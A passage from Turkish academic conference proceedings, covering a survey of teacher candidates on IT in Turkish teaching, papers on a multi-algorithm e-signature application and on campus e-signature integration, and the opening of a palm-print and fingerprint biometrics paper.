Diğer	1	0.52
Toplam	192	100.00

**Tablo 3.** Öğretmenlerle İletişim Kurmada İnterneti Kullanma Durumu

Bilgisayar ve internet tercih etme sebeplerinden "dersi zevkle işlemek" en çok tercih edilen seçenek olmuştur. (% 36.46) Bu oran mesleğini severek yapma isteğinden kaynaklanıyor olabilir. Tercih sebeplerinden 2. sırayı dersi işlemeye kolaylık sağlaması, (31.77) Daha sonra ise derste ilgi çekmek (16.67) seçeneği olmuştur.

Faktörler	f	%
Öğretmen	119	61.98
Kitap-Basılı materyal	45	23.44
BS-İnternet	28	14.58
Toplam	192	100.00

**Tablo 4.** Türkçe Öğretiminde Daha Etkili Olan Faktör

Yüz yüze eğitimi tercih eden katılımcı oranı yarıdan fazladır (% 61.98). Türkçe öğretmen adayları, Türkçe öğretiminde öğretmen, kitap materyal ve bilgisayar/internet sıralamasında en etkili seçeneğin öğretmen olacağı yönünde görüş belirtmişlerdir.

Yandaki çizelgede de görülebildiği gibi, öğretmen adaylarının tamamına yakını (% 94.79) Türkçe konularının öğretilmesinde bilişim teknolojilerini kullanılması gerektiği görüşüne (6.) katıldıklarını ancak hemen hemen üçte ikisi



(%71.36' sı) görev başındaki Türkçe öğretmenlerinin bu yeterliğe sahip olmadıklarını (7.) düşündüklerini belirtmişlerdir. Bilişim teknolojilerini kullanmak sözel zeka ve yaratıcılığı geliştirir (8.) diye düşünenler %77.08 lik bir çoğunluğu oluşturmaktadır. Bilişim teknolojileri öğrencilerin kelime servetlerinin artmasında etkilidir (9.) diyenler % 76.04' dır. Öğretmen adaylarının tamamına yakını görsel materyaller öğrenmeyi kalıcı kıldığından bilişim teknolojileri kullanılmalı (10.) % 94.80 oranındadır. Dilimize yabancı kelimelerin akışında bilişim teknolojileri etkili olmaktadır (11.) Durumun böyle olduğunu düşünenlerin oranı epeyce yüksektir (% 89.59).

Soru	Hiç katılmıyorum	Az katılmıyorum	Katılmıyorum	Çok katılmıyorum	Tamamen katılmıyorum
6	0.52	4.69	<b>46.88</b>	18.75	29.17
7	17.71	<b>53.65</b>	18.23	5.73	4.69
8	6.25	16.67	<b>32.81</b>	21.35	22.92
9	7.81	16.15	<b>39.58</b>	19.27	17.19
10	2.60	2.60	19.79	27.60	<b>47.40</b>
11	2.08	8.33	30.73	26.56	<b>32.29</b>
12	8.85	28.13	<b>39.06</b>	14.06	9.90
13	6.25	19.79	<b>40.63</b>	19.79	13.54
14	12.50	21.35	<b>31.25</b>	21.35	13.54
15	3.13	12.50	26.56	<b>31.25</b>	26.56
16	10.94	<b>36.46</b>	31.25	13.02	8.33
17	5.21	21.35	<b>33.85</b>	23.44	16.15
18	1.56	16.15	<b>36.46</b>	27.60	18.23
19	4.17	8.33	8.85	5.21	<b>73.44</b>

**Çizelge 1.** Türkçe Öğretiminde Bilişim Teknolojilerinin Kullanılmasına İlişkin Görüşler

Bilgisayarlı eğitim dilimizin kurallarından sapmaları tespit etmede etkilidir (12.) diyenler yarıdan fazladır. On-line test sisteminin Türkçe öğretiminde etkin kullanılması % 73.96' lık oranla (13.) desteklenmektedir. Kontrollü ve güdümlü yazma çalışmalarını bilgisayarlı eğitimle yapmak etkilidir (14.) diyen öğretmen adayları % 66.15 ile yarıdan fazladır. Bilişim teknolojileri edebi eserleri araştırmada etkin kullanılır (15.) diye görüş bildirenlerin oranı %

84.37' dir. Eğitim sitelerinin Türkçe öğretimini desteklediği (16.) görüşüne öğretmen adaylarının yarısına yakını katılmamaktadır. Okullarda Türkçe derslerinin en az 1/3 ünün bilgisayarlı eğitimle verilmesi (17.) neredeyse dörtte üçlük bir oranla (% 73.24) desteklenmektedir. Bu durumda öğretmen adaylarının bilgisayarlı eğitimi tercih ettiklerini söylemek olasıdır. Okullardaki teknoloji sınıfları Türkçe öğretiminde sıkça kullanılmalıdır (18.) görüşünde olanların oranı dörtte üçten fazladır. (% 82.39) Sohbet odalarında Türkçe bozulmaya uğramaktadır (19.) diye düşünenler neredeyse adayların tamamına yakındır. (% 87.50) Daha önce yapılan bir araştırmada, bu adayların internette chat yapmayı tercih ettikleri tespit edilmişti. [3]

### Tartışma ve Sonuç

Sonuç olarak; Türkçenin okuma, yazma, konuşma ve dinlemeden oluşan dört temel beceriyi kazandırmak için, aday öğretmenler bilişim teknolojilerini kullanılmasını istemekte ancak bu konuda verilen eğitimi yetersiz bulmaktadırlar. Kendileri chat yapmayı sevmekte ancak chat sırasında Türkçe'nin bozduklarını bilmektedirler. Türkçe öğretiminde uygulanacak öğretim yöntem ve teknikleri arasına bilgisayarlı eğitimin girmesinin yararlı olacağı bu araştırma ile bir kez daha kanıtlanmış sayılabilir.

### Kaynakça

- [1] COŞKUN, A. (2005) "Bilgisayar Teknolojilerindeki Gelişmelerin Öğretmenlik Mesleğine Etkileri", Akademik Bilişim 2005 Bildiri Özetleri Kitabı, Sf.114, Gaziantep Üniversitesi 2-4 Şubat 2005 Gaziantep.
- [2] MEB,(1999) dersdestekmerkezi/BilgKitap/pdf/BOLUM8\_internet.pdf
- [3] AKSÜT, M. Z. BATUR, T.AVŞAR.(2005) "Sanalca, Sanal Odalarda (İnternet) İletişim ve Türkçe", Akademik Bilişim 2006 +Bilişim Teknolojileri IV. Kongresi. 9,10,11 Şubat 2006 Pamukkale Üniversitesi Denizli.

### Özgeçmişler

**Şerife Atlı:** Uşak Üniversitesi Eğitim Fakültesi Türkçe Öğretmenliği Bölümü üçüncü sınıf öğrencisi.

**Mehmet Aksüt:** Ankara Üniversitesi Eğitim Planlaması ve Teftişi Doktora, TODAİE Kamu Yönetimi Yüksek Lisans, Uludağ Üniversitesi İ.İ.B.F. İktisat Lisans.Uşak Üniversitesi Yrd. Doçent. EPH ABD Bşk. Türkiye Bilişim Derneği Uşak İl Temsilcisi

**Gülçin Atar:** Uşak Üniversitesi Eğitim Fakültesi Türkçe Öğretmenliği Bölümü üçüncü sınıf öğrencisi .X.Türkiye'de İnternet Konferansında bildiri sundu.

**Nazlı Yıldız:** Uşak Üniversitesi Eğitim Fakültesi Türkçe Öğretmenliği Bölümü Mezuunu, Muğla'da düzenlenen 15.Eğitim Bilimleri Kongresinde bildiri sundu.

## Çoklu Algoritma Desteğine Dayalı E-İmza Uygulaması (E-Signat)

**Mehmet Akif Çakar, Tuncay Yiğit**

Gazi Üniversitesi, Endüstriyel Sanatlar Eğitim Fakültesi, Bilgisayar Eğitimi Bölümü, 06500, Ankara  
makif\_cakar@yahoo.com, ytuncay@gazi.edu.tr

**Özet:** Elektronik imzalama uygulamaları için birçok algoritma tanımlanmıştır. Ülkemizde yasallaşma süreci yeni tamamlanan elektronik imza sürecinin yazılım boyutunun uygulamaya dayalı gösterimi araştırma kapsamı dâhilindedir. Bu makalede, çoklu algoritma desteği ile e-imzanın örnek senaryolar üzerinde gösterimi incelenmektedir. Ayrıca, bu alanda açık kaynak kodlu bir yazılım zemininin hazırlanması amaç edinilmektedir.

**Anahtar Kelimeler:** Elektronik imzala, RSA imzalama protokolü, El-Gamal, DSA, E-Sign algoritması

### E-Signing Application Based on Multiple Algorithm Support (E-Signat)

**Abstract:** Lots of algorithms are introduced for e-signing applications. Nowadays, electronic signing software is completed to become law process in our country and in the content research the application permanent of electronic signing software. In this paper, electronic signing has been examined to demonstration on the scenario examples with support of multi-algorithm. Moreover, in this field, preparation of the base software with open source code has been purposed.

**Keywords:** Electronic signing, RSA signing protocol, El-Gamal, DSA, E-Sign algorithm.

#### 1. Giriş

Elektronik imza sürecini gerçekleştirmek için tanımlanmış birçok algoritma ve protokol vardır. Her ne kadar RSA[1] algoritması sunduğu avantajları nedeniyle e-imza uygulamalarında en çok kullanılan standart haline gelse de, değişik ihtiyaçlara binaen geliştirilmiş farklı algoritmalar da tercih edilebilmektedir. Farklı gereksinimlerin söz konusu olması halinde ortada kullanılacak ortak bir çözüm yapısı bulunmamakta, her ihtiyaç için özel çözüm üretilmesi yoluna gidilmekte veya standart çözümler kullanılmaktadır.

Yapılan araştırmalarda sertifikasyon standartları doğrultusunda belirlenen standart algoritmaların oldukça yoğun olarak kullanıldığı tespit edilmiştir. Farklı algoritmaların kullanılmamasındaki en büyük etkenin de standartlara[3, 7] uydurulma sorunu olduğu görülmüştür.

Çalışma sonuçları neticesinde belirlenen E-Sign, El-Gamal[4-6], DSA[8], RSA algoritmalarının belirlenen altyapı çerçevesinde sentezlenerek ortak bir yazılımsal alt yapıda bulundurulması hedeflenmiştir. Bu makalede ilgili hedef doğrultusunda, araştırma sonuçlarını içeren ve ihtiyaç sahiplerinin kullanabileceği açık kaynak kodlu bir yazılım zemininin hazırlanması amaç edinilmiştir.

#### 2. E-İmza Algoritmaları

Geliştirilen e-imza uygulaması RSA algoritması başta olmak üzere EL-Gamal, DSA, E-Sign olarak belirlenmiştir.

##### 2.1. RSA algoritması

RSA şifreleme sisteminin en büyük özelliklerinden birisi olan özel anahtarın, genel anahtarı oluşturan parçalardan üretilmesinin mümkün olmamasıdır. Bu nedenle RSA geliştirme projesinde öncelikli olarak ele alınmıştır.

### RSA Anahtar Üretim Süreci:

İmzalamada kullanılacak anahtarları üretmek için aşağıdaki işlem basamakları kullanılır [2, 9].

1- İki adet birbirinden farklı, aynı büyüklükte, tesadüfi olarak belirlenmiş asal sayılar seçilir ve bunların adı p ve q olarak belirlenir.

2-  $n = p * q$  'dan n sayısı ve  $\Phi = (p-1) * (q-1)$  'i bulunur.

3- Bir rasgele tamsayı üretilir ve adı da "e" koyulur, bu "e" sayısı  $1 < e < \Phi$  şartını ve  $\text{obeb}(e, \Phi) = 1$  şartını sağlamalıdır.

4-  $e * d \equiv 1 \pmod{\Phi}$  ve  $1 < d < \Phi$  şartlarını sağlayan bir "d" sayısı oluşturulur.

5- A'nın genel anahtarı (n,e); özel anahtarı ise "d" dir.

Görüldüğü gibi p,q,d,e sayılarının sadece içinde olabilecekleri bir aralık önceden bilinebilir. Bu dört sayının ne olacağı ise yazılım tarafından anahtar üretimi sırasında rasgele seçilir.

### RSA İmzalama Süreci:

İmzalama sürecini gerçekleştirmek için aşağıdaki işlem basamakları kullanılır[2].

1-  $m = R(m)$  hesaplanır, burada aralık değeri  $[0, n - 1]$  olur.

2-  $s = m^d \pmod{n}$  formülünden s hesaplanır.

3- Mesaj için imza değeri s'dir.

### RSA Doğrulama Süreci:

Doğrulama sürecini gerçekleştirmek için aşağıdaki işlem basamakları kullanılır[2].

1- Genel anahtar olan (n, e) değerleri elde edilir.

2-  $m = s^e \pmod{n}$  hesaplanır.

3- m 'in  $M_R$  elemanı olduğunu doğrulanır, değilse reddedilir.

4-  $m(\text{message}) = R^{-1}(m)$  elde edilir.

### 2.2. DSA, El-Gamal, E-Sign algoritmaları

Geliştirilen alt yapıda seçilen şifreleme algoritmalarıdır. RSA algoritmasının anlatımında değinilen anahtar üretimi, imzalama ve doğrulama süreçleri için tanımlanan alt yapı diğer algoritmalarda da kullanılarak standardizasyon çalışmaları gerçekleştirilmiştir.

### 3. Uygulamanın Gerçekleştirilmesi

#### 3.1. Anahtar Güvenliği:

Geliştirilen uygulamada anahtarların güvenliğinin korunması oldukça önem arz etmektedir.

Yapılan araştırmalar sonucu en uygun çözümün şifreleme süreçleri için özel olarak geliştirilen akıllı kartların kullanımı olduğu tespit edilmiştir. Uygulamanın gerçekleştirilmesinde eToken cihazı kullanılmış ve ek olarak .NET ortamında yazılım geliştiricilerin faydalanması için eToken erişim ara yüzü (ing. API) geliştirilmiştir.

#### 3.2. Genel İşleyiş Süreci:

Araştırma kapsamında tanımlanan sürecin günlük yaşantıda sıkça kullanılan e-posta uygulaması üzerinde gösterimi için genel bir yapı tanımlanmıştır. Bu yapıda süreç; anahtar üretimi, mesaj gönderimi ve mesajın doğrulanması olarak üçe ayrılmıştır.

#### Anahtar Üretimi:

Seçilen algoritmaya uygun anahtar çiftinin üretilmesi aşamasıdır. (Şekil 1) Üretim sürecinde girdi parametreleri; anahtar sahibinin isim ve e-posta bilgisi, kullanılacak algoritmanın adı, üretilecek anahtar uzunluğu ve eToken sürücüsüne erişim için kullanılacak parola bilgisidir. Süreç başlangıcında kullanılacak eToken kartının biçimlendirilmiş olması beklenmektedir.

#### Mesajın Gönderimi:

Kullanıcı tarafından iletmek istenilen mesajın ve mesaj ekinin alıcıya gönderilmesi aşamasıdır. (Şekil 2) Mesaj gönderiminde uygulamanın bulunduğu ortamın port, firewall vb. kısıtlamalarından etkilenmemesi için güvenilen otoritede barındırılan bir remoting uygulaması geliştirilmiştir. Bu sayede uygulamanın otorite ile port 80 üzerinden semantik veri modeline uygun şekillendirilmiş xml yapısıyla haberleşmesi sağlanmıştır.

Mesaj gönderim sürecinde girdi parametreleri alıcının mail adresi, mesajın başlığı ve içeriği, eToken kartının bulunduğu sürücü adı ve şifresidir.


E-posta gönderim uygulaması girdi parametrelerini gönderen kişinin özel anahtarı ile imzalarak serileştirilerek imzalı veri katarını oluşturur. Bu katarı simetrik şifrelemeden geçirerek otorite adresine yönlendirilmiş bağlantı bilgisine dönüştürür. Dönüşen bu bağlantı bilgisini e-posta mesajının içerisine yerleştirerek alıcıya gönderir.

#### Mesajın Doğrulaması:


Alıcının aldığı e-posta mesajını doğrulaması aşamasıdır. (Şekil 3) Alıcı imzalı e-postayı aldığı anda mesaj içerisindeki otorite bağlantısına tıklayarak güvenilen otorite sunucusuna bağlantıyı otorite kendisine gelen parametreyi işleyerek alıcıya ilgili dönütü verir.



Şekil 1. Anahtar Üretim Ekranı



Şekil 2. İmzalama Süreci



Şekil 3. Doğrulama Süreci

## Yazılım Mimarisi:

Yazılımın geliştirilmesinde çok katmanlı mimari esas alınmıştır. (Şekil 4) Geliştirilen uygulamada toplam dört temel on yedi yan katmandan mevcuttur.



Şekil 4. Yazılım Mimarisi

## 4. Sonuç

Ülkemizde henüz yeni yaygınlaşma sürecine başlayan elektronik imza uygulamaları hakkında teorik bilginin kolayca bulunabilmesine rağmen pratiğe dönük açık kaynak kodlu uygulamaları elde etmek oldukça güçtür. Bu bağlamda gerçekleştirilen çalışma başlangıcında çoklu algoritma desteği için ilk aşama olarak belirlenen E-Sign, El-Gamal, DSA, RSA algoritmaları sentezlenmiş ve ortak bir altyapı çerçevesinde toplanmıştır. E-İmza alanında araştırma yapmak isteyenlerin birinci elden edinebilecekleri bir kaynak ortaya çıkartılmıştır. E-Signat uygulaması bunun yanında küçük ve orta ölçekli işletmelerin iç uygulamalarında kullanabilecekleri bir çalışma niteliğinde olduğu saptanmıştır.

## 5. Kaynaklar

[1] Rivest, R. L., Shamir, A., ve Adleman, L. A method for obtaining digital signatures and public key cryptosystems. Commun. ACM 21 294-299, 1978

[2] A.J. Menez, P.C. van Oorschot, and S.A. Vanstone, Handbook of Applied Cryptography, CRC Press, Inc., USA, Ch. 11, 1997

[3] The digital signature standart, Comm. ACM, 35(7), 36-40, 1992

[4] T. ElGamal, Cryptography and logarithms over finite fields, PhD thesis, Stanford University, 1984.

[5] \_\_\_\_, "A public key cryptosystem and a signature scheme based on discrete logarithms", IEEE Transactions on Information Theory, 31 (1985), 469-472.

[6] \_\_\_\_, "A public key cryptosystem and a signature scheme based on discrete logarithms", Advances in Cryptology-Proceedings of CRYPTO 84 (LNCS 196), 10-18, 1985.

[7] FIPS 186, "Digital signature standard", Federal Information Processing Standards Publication 186, U.S. Department of Commerce/N.I.S.T., National Technical Information Service, Springfield, Virginia, 1994

[8] K. Nyberg, R. Rueppel, "A new signature scheme based on the DSA giving message recovery", 1st ACMConference on Computer and Communications Security, 58-61, ACM Press, 1993.

[9] Gilboa, N.: Two Party RSA Key Generation. Proc. of Crypto'99, Lecture Notes in Computer Science, Vol. 1666, Springer-Verlag, 116-129, 1999.

## Kampüs Ağların Elektronik İmzaya

## Entegrasyonu için Optimum Çözümler

Okt. Aytuğ Boyacı, Okt. Mustafa Ulaş, Okt. Gürkan Karabatak, Okt. Erhan Akbal

Fırat Üniversitesi, Enformatik Bölümü, 23100, Elazığ

aytugboyaci@firat.edu.tr, mustafaulas@firat.edu.tr, gkarabatak@firat.edu.tr, erhanakbal@firat.edu.tr

**Özet:** İnternet teknolojilerinin gelişmesi ve band genişliklerinin de internet uygulamalarına imkân sağlaması ile birlikte web tabanlı bir çok uygulama yapılmakta, elektronik imzanın yasallaşması ile birlikte ıslak imza gerektiren işlemler yerlerini elektronik imza'ya bırakmaktadır. Üniversiteler de bu gelişim sürecine entegre olmalıdır. Bu amaçla üniversiteler için geliştirilen uygulamaların elektronik imzaya uyumlu olması gerekmektedir. Bununla birlikte mevcut ağ alt yapısının da geliştirilmesi, güvenli bir elektronik imza entegrasyonu yapılabilmesi için önlemlerin alınması gerekmektedir. Bu makalede üniversitelerin elektronik imzaya geçiş sürecinde yapılması gerekenler, alınması gereken güvenlik önlemleri, kurum içi ve kurum dışı elektronik imzanın dolaşımı aşamasında karşılaşılabilecek sorunlar ve çözümleri hakkında bilgi verilmeye çalışılacaktır.

**Anahtar Kelimeler:** Elektronik İmza, E-İmza Uygulamaları, Elektronik Sertifika

## The Optimum Solution for Electronic Sign Integration to Campus Networks

**Abstract:** Electronic sign replace the traditional sign because of the improved internet technologies and increased bandwidth provide to build new internet applications and to become law the electronic sign. University must integrate to this development. So with this paper we try to give information about the problem in transition processes, required security precautions and the solutions.

**Keywords:** Electronic Sign, E-Sign Applications, Electronic Certificate

## 1. Giriş

İnternet teknolojilerinin gelişmesi ile birlikte bilgi teknolojileri hayatımızın vazgeçilmez bir parçası olmaktadır. İnternetin hızlı bir şekilde yayılması ve mevcut alt yapının da buna paralel olarak gelişmesi ile birlikte internet üzerindeki uygulamalar hızla gelişmekte ve kaynakların optimum kullanımına imkan sağlamaktadır. Bu süreçte üniversitelerde mevcut yazılımlarını kaynakların etkin kullanımı, verimliliğin artması, zaman ve mekân bağımlılığının ortadan kalkması için geliştirmek veya yenilemek durumundadır. Geliştirilen uygulamaların şimdiye kadar bilginin işlenmesi ve depolanması şeklindeki yasaların elektronik imza'ya imkân tanınması ile birlikte kâğıt üzerinde yapı-

labilecek ve ıslak imza gerektiren tüm işlemler artık bilgisayar ortamında yapılabilecektir. Bu bağlamda üniversiteler için geliştirilen uygulamaların da elektronik imza sürecine adaptasyonu ve yeni geliştirilecek uygulamalarında elektronik imza uyumlu olması gerekmektedir.

## 2. Elektronik İmza Sürecinde Kampüs Ağların Entegrasyonu

Üniversitelerde özellikle kurum içi yazışmalarda ki verimliliğin artması, kaynakların optimum kullanımı, zaman ve mekân bağımlılığının ortadan kaldırılarak kampusler arası yazışmaların hızlandırılması, yazışmaların güvenli bir şekilde arşivlenebilmesi artık bir zorunluluk haline gelmektedir. Bu bağlamda bilgi teknolojinin



gelişmesi ile birlikte bilginin kişilerin yetkileri dâhilinde ve güvenli bir şekilde kontrolü, işlenmesi ve arşivlenmesi önem kazanmaktadır. Yine aynı şekilde yazışmaların da yetkiler dâhilinde güvenli bir şekilde bilgisayar ortamında yapılması da gerekmektedir. Üniversite uygulamalarında bilginin depolanması, işlenmesi ve yazışmaların elektronik ortama taşınması tek bir çatı altında düşünülmesi gereken yapılarıdır. Elektronik imzanın vazgeçilemez özellikleri olan kimlik doğrulama, verinin bir bütün olması, imzanın sonradan inkâr edilemeyecek bir yapıda olması için üniversitelerin bilgisayar, ağ ve uygulama alt yapılarının yeterli düzeyde olması gerekmektedir. Bu amaçla öncelikle yapılması gerekenleri sıralamak gerekirse;

- Kâğıt ortamında yapılan tüm uygulamalar ve tüm iş süreçleri için yazılım standartlarına uygun, modüler bir yapıda tasarlanmış, web tabanlı evrak takip, arşivleme ve dokümantasyon sistemi yazılımı gerçekleştirilmiş olmalıdır.
- Kullanıcıların sistemi kullanırken sorun yaşamayacakları bir yapıda kurumun büyüklüğüne ve büyüme hızına ayak uydurabilecek ağ alt yapısının tamamlanmış olması gerekmektedir.
- Geliştirilecek olan elektronik imza yazılımının kampüsler arası yazışmaları ve kurum dışı yazışmalara imkan tanıyacak bir şekilde uluslar arası belirlenmiş standartlar çerçevesinde tasarlanmalıdır.
- Geliştirilen elektronik imza alt yapısı ile imzalanmış olan evrağın arşivlenmesi için gerekli olan donanımsal alt yapı gerçekleştirilmiş olması gerekmektedir.
- Ağ alt yapısı elektronik imza uygulamasının zaman ve mekan bağımsızlığının gerçekleştirilebilmesi amacı ile sürekli çalışabilir bir yapıda tasarlanması gerekmektedir.
- Elektronik imzanın doğruluğunun takibi yazılım ile gerçekleştirilmiş olsa bile ağ içi ve ağ dışı güvenlik önlemlerinin kurumun güvenlik politikaları ile uyumlu hale getirilmesi gerekmektedir.

- Sistem içerisindeki tüm hareketlerin loglarının tutulması, yapılan tüm işlemlerin belirli aralıklar ile arşivlenmesi son derece önemlidir.
- Gerçekleştirilen evrak takip, arşivleme ve dokümantasyon sistemleri ile elektronik imza yazılımları diğer kurumlar ile entegre olacak şekilde tasarlanmalıdır. Aksi takdirde yapılan tüm uygulamalar kampüs içinde kalacak dış dünya ile entegrasyonunda problemler ortaya çıkacaktır.

### 3. Elektornik İmza ve Nitelikli Elektronik Sertifika

İçerik yönetim sistemleri işler hale gelen bir üniversite elektronik imza alt yapısının büyük bir bölümünü oluşturmuş demektir. Elektronik imza uygulamasında en önemli nokta şifrelenmiş güvenli bir elektronik imzanın oluşturulması ve verinin değişikliğe uğrayıp uğramadığının tespiti yani imzanın doğruluğunun kanıtlanması durumudur.

Bir elektronik imza uygulamasında elektronik imza ile imzalanmış verinin oluşturulması için takip edilecek işlem adımlarını sıralayacak olursak;

- İmzalanacak veri içerik yönetim sisteminden belli formatlarda alınmalı,
- Alınan veri hash fonksiyonlarından geçirilmeli,
- Verinin özeti oluşturulmalı,
- Nitelikli uluslar arası standartlara uygun ve güvenilir bir elektronik sertifika ile birleştirilmeli,
- Elektronik imzalı veri oluşturulmalıdır.

Oluşturulan elektronik imzalı verinin güvenli bir elektronik imza olabilmesi gereklidir. Kim veya kimler tarafından ne zaman imzalandığı ve kadar süre boyunca imzanın geçerli olduğu sorularının cevabı imzanın geçerliliği açısından elektronik imzanın içinde mutlaka olmalıdır.

Bu amaçla geliştirilecek olan elektronik imza uygulaması gerçeklik ve doğrulama amacı ile,

bir eşinin daha olmaması, oluşturulan elektronik imzanın hiçbir şekilde benzerinin üretilmemesi ve gerektiğinde doğrulama amacı ile imzalayan kişiye gösterilmesine imkan sağlamalıdır.

Verinin güvenliği yazılım ile ve güvenlik algoritmaları ile gerçekleştirilirken, verilerin gizliliği uluslar arası standartla ile belirlenmiş olan şifreleme algoritmaları ile sağlanırken, verinin bütünlüğü ise özetleme fonksiyonları ile sağlanmalıdır.

### 4. Elektronik İmza Sonrası Güvenlik Önlemleri

Elektronik imza uygulamasının kampüslere entegrasyon sürecinde en önemli noktalardan biriside imzalanmış elektronik verinin güvenli bir şekilde arşivlenmesi ve gerektiği zamanda kullanılabilirliğidir.

Islak imzanın yerini elektronik imzaya bırakması ile bilgisayar ortamına taşınan evrakların güvenliğinin yanında saldırganlar içinde önemli bir saldırı kaynağıdır. Verinin güvenliği amacı ile saldırganın nereden sisteme sızacağını iyi bilmek gerekmektedir. Güvenlik önlemleri alınırken saldırganın olabilecek donanımsal ve yazılımsal imkânlarını ihmal etmemek gerekir.

Güvenlik saldırılarının donanım ve yazılım üzerinden gelebilecek saldırılar olarak gruplandırılmak mümkündür.

Donanım üzerinden gelebilecek saldırılar genellikle gizli anahtarın tutulduğu ortamdır.

Yazılım üzerinden gelebilecek saldırılar ise çeşitlilik arz edebilir. Örneğin sayısal imza için gereken ve genellikle yapısı bilinen Hash fonksiyonlarına yönelik saldırılar, Elektronik imza oluşturulurken kullanılan asal sayının veya kriptolamanın zayıflığı olarak sıralanabilir.

### 5. Sonuç

Bilgi teknolojilerinin hızla gelişmesinin kaçınılmaz bir sonucu olan elektronik imzaya geçiş sürecinde üniversitelerin öncü bir rol alması gerekmektedir. Bu bağlamda öncelikle üniversiteler mevcut ağ alt yapılarını hazırlamalı, tüm evrak işlem ve süreçlerini bilgisayar ortamına belli standartlar çerçevesinde geçirmeli, İçerik yönetim, arşiv ve dokümantasyon programlarının elektronik imzaya entegre olabilecek şekilde tasarlamaları gerekmektedir.

### 6. Kaynaklar

- [1] Elektronik İmza Kanunu, Kanun No:5070, Sayı:25355, 3 Ocak 2004 Tarihli Resmi Gazete, 2004
- [2] Landau S., "Find me a hash", Notices of the AMS, 53 (3):330-2 Mart 2006
- [3] Potter B., "Software and Network Security", Network Security, Cilt: 2004, Sayı: 10, Ekim 2004
- [4] Telekomünikasyon Kurumu, Elektronik İmza ile İlgili Kriterlere İlişkin Tebliğ, 6 Ocak 2006

## Avuç İzi ve Parmak İzine Dayalı Bir Biyometrik Tanıma Sistemi

Elena Battini Sönmez, Nilay Özge Özbek, Önder Özbek

İstanbul Bilgi Üniversitesi, Bilgisayar Bilimleri Bölümü, İstanbul

elena@cs.bilgi.edu.tr , noozbek@cs.bilgi.edu.tr , oozbek@cs.bilgi.edu.tr

**Özet:** Elektronik ve internet endüstrisindeki gelişmeler daha gelişmiş güvenlik sistemleri için gereksinim yaratırken biyometrik tanıma sistemlerini ön plana çıkarmıştır. Avuç izi tanıma diğer biyometrik tanıma sistemlerine karşı daha az rağbet gören bir yöntem olsa da biyometrik biliminin bu dalına olan ilgi parmak izi sistemleriyle olan tamamlayıcılık özelliğinin de yardımıyla son yıllarda giderek artmaktadır [1]. Ayrıca avuç izi farklı çözünürlüklerde farklı karakteristikler gösterdiğinden bu onları dalgacık dönüşümü gibi çoklu çözünürlük teknikleri bakımından uygun adaylar yapmaktadır. Bu makalede biyometriğe ve biyometrik sistemlere genel bir bakışın ardından klasik avuç izi ve parmak izi tanıma yöntemlerine yoğunlaşılacak, son olarak dalgacık analize dayalı bir avuç izi tanıma tekniği üzerinde durulacaktır. Araştırmanın ilerleyen dönemlerinde seçilen algoritmanın gerçekleştirilmesi, çalışma süresinin hesaplanması ve paralel programlama teknikleri kullanılarak bu sürenin azaltılması üzerinde yoğunlaşılacaktır. Bunların yanında dalgacık dönüşümü, resimleri veri kaybına sebep olmadan sıkıştırma ve açmada ([2] ve [3]) kullanılan bir metod olduğu için dalgacık analizinin araştırmanın ilerleyen kısımlarında bunlar gibi birçok yan uygulamalarından faydalanılacaktır.

**Anahtar Kelimeler:** Biyometrik, avuç izi tanıma, parmak izi tanıma, dalgacık dönüşümü, paralel programlama.

### A Biometric Personal Identification System Based on Palm Print and Fingerprint

**Abstract:** Recent call for better security together with the rapid progress in electronic and Internet commerce, have brought biometric-based personal identification system in focus. Palm print identification is less common than others, but, in recent years, the study of this biometric became more and more interesting as complementary measurement of the fingerprint one [1]. Moreover, in palm prints different features have different resolutions, which make them good candidates for the use of multi-resolution techniques (Wavelet). This paper starts with a generic introduction of biometrics and biometric systems, after that, it focus on the classical fingerprint and palm print identification techniques, and finally, it analysis a wavelet based palm print recognition algorithm. The future plan is to implement the chosen algorithm, to calculate its running time, and to reduce it, by using parallel programming techniques. Interesting to notice that wavelet are recommended also for fingerprint and palm print compression and decompression ([2] and [3]), and, therefore, the parallelization of the wavelet transformation can have many different applications.

**Keywords:** Biometrics, palm print recognition, fingerprint recognition, wavelet transform, parallel programming.

### 1. Giriş

Biyometrik , kişileri fizyolojik ve davranışsal özelliklerine bağlı olarak tanımlayan bir bilim


dalıdır. Fizyolojik özellikler arasında avuç izi, parmak izi, el geometrisi ve yüz biçimi gibi karakteristikler bulunurken davranışsal özelliklerle yürüme biçimi, mimikler, imza ve ses girer.

Fizyolojik/davranışsal özellikleri ölçerken kişinin yaşı, sağlığı veya ruhsal durumu gibi faktörler ölçümden arındırılmalıdır.

Hali hazırdaki tanımlama sistemleri yeterli olmamaktadır, kullanıcı adı ve plastik kartlarla beraber şifre ya da Kişisel Tanımlama Numarası(PIN) kullanımına dayalı klasik yöntemler hem kullanışsız hem de emniyetsiz kalmaktadır. İdeal biyometrik tabanlı kişi tanıma sistemi, bireyin kimliğini benzersiz şekilde doğrulayabilmeli (verification) ya da veritabanı içerisinde isabetli, güvenilir ve en verimli şekilde bir kimlikle tanımlama yapmalıdır (identification). Bu sebeple sistem girdideki bozulmalarla, çevresel etkenler ve sinyal karışımları gibi sorunlarla baş edebilmeli, zamanla değişmemeli ve kolay uygulanabilir olmalıdır. En çok kullanılan biyometrik öznelik parmak izi iken en çok güvenilir olan iris taramasıdır.

Avuç izinin diğer biyometrik özneliklere kıyasla üstünlükleri vardır. Gereksinilen imgeler düşük maliyetli bir işlemle toplanmakta ve imgede herhangi bir bozulmaya sebebiyet vermemektedir; yanlış kabul (False Accept Rate) ve yanlış red oranları(False Reject Rate) makul değerler almaktadır. (Bir sisteme ait yanlış kabul ve red oranları toplam gerçekleşen yanlış kabul/red sayısının toplam tanımlama girişimi sayısına bölümüyle bulunmaktadır).

## 2. Biyometriğe Dayalı Genel Bir Sistem



Şekil 1: Biyometriğe dayalı genel bir sistem

Yukarıdaki şekilde genel bir biyometrik tanımlama sistemi görülmektedir. Girdi altsistemi biyometrik verinin sensör yardımıyla dijital

formatta toplanmasını kapsar. Veri toplamada kullanılan algılayıcı parmak ve avuç izi için tipik bir tarayıcı, ses verisi için bir mikrofon, yüz ve iris imgeleri için bir kamera olmaktadır. Sensör tasarlarken uğraştırıcı noktalardan biri girdi sinyalinin doğru ve güvenilir bir şekilde toplanmasıdır. Aşağıda verilen sıkıştırma ve açma aşamaları tercihe bağlıdır.

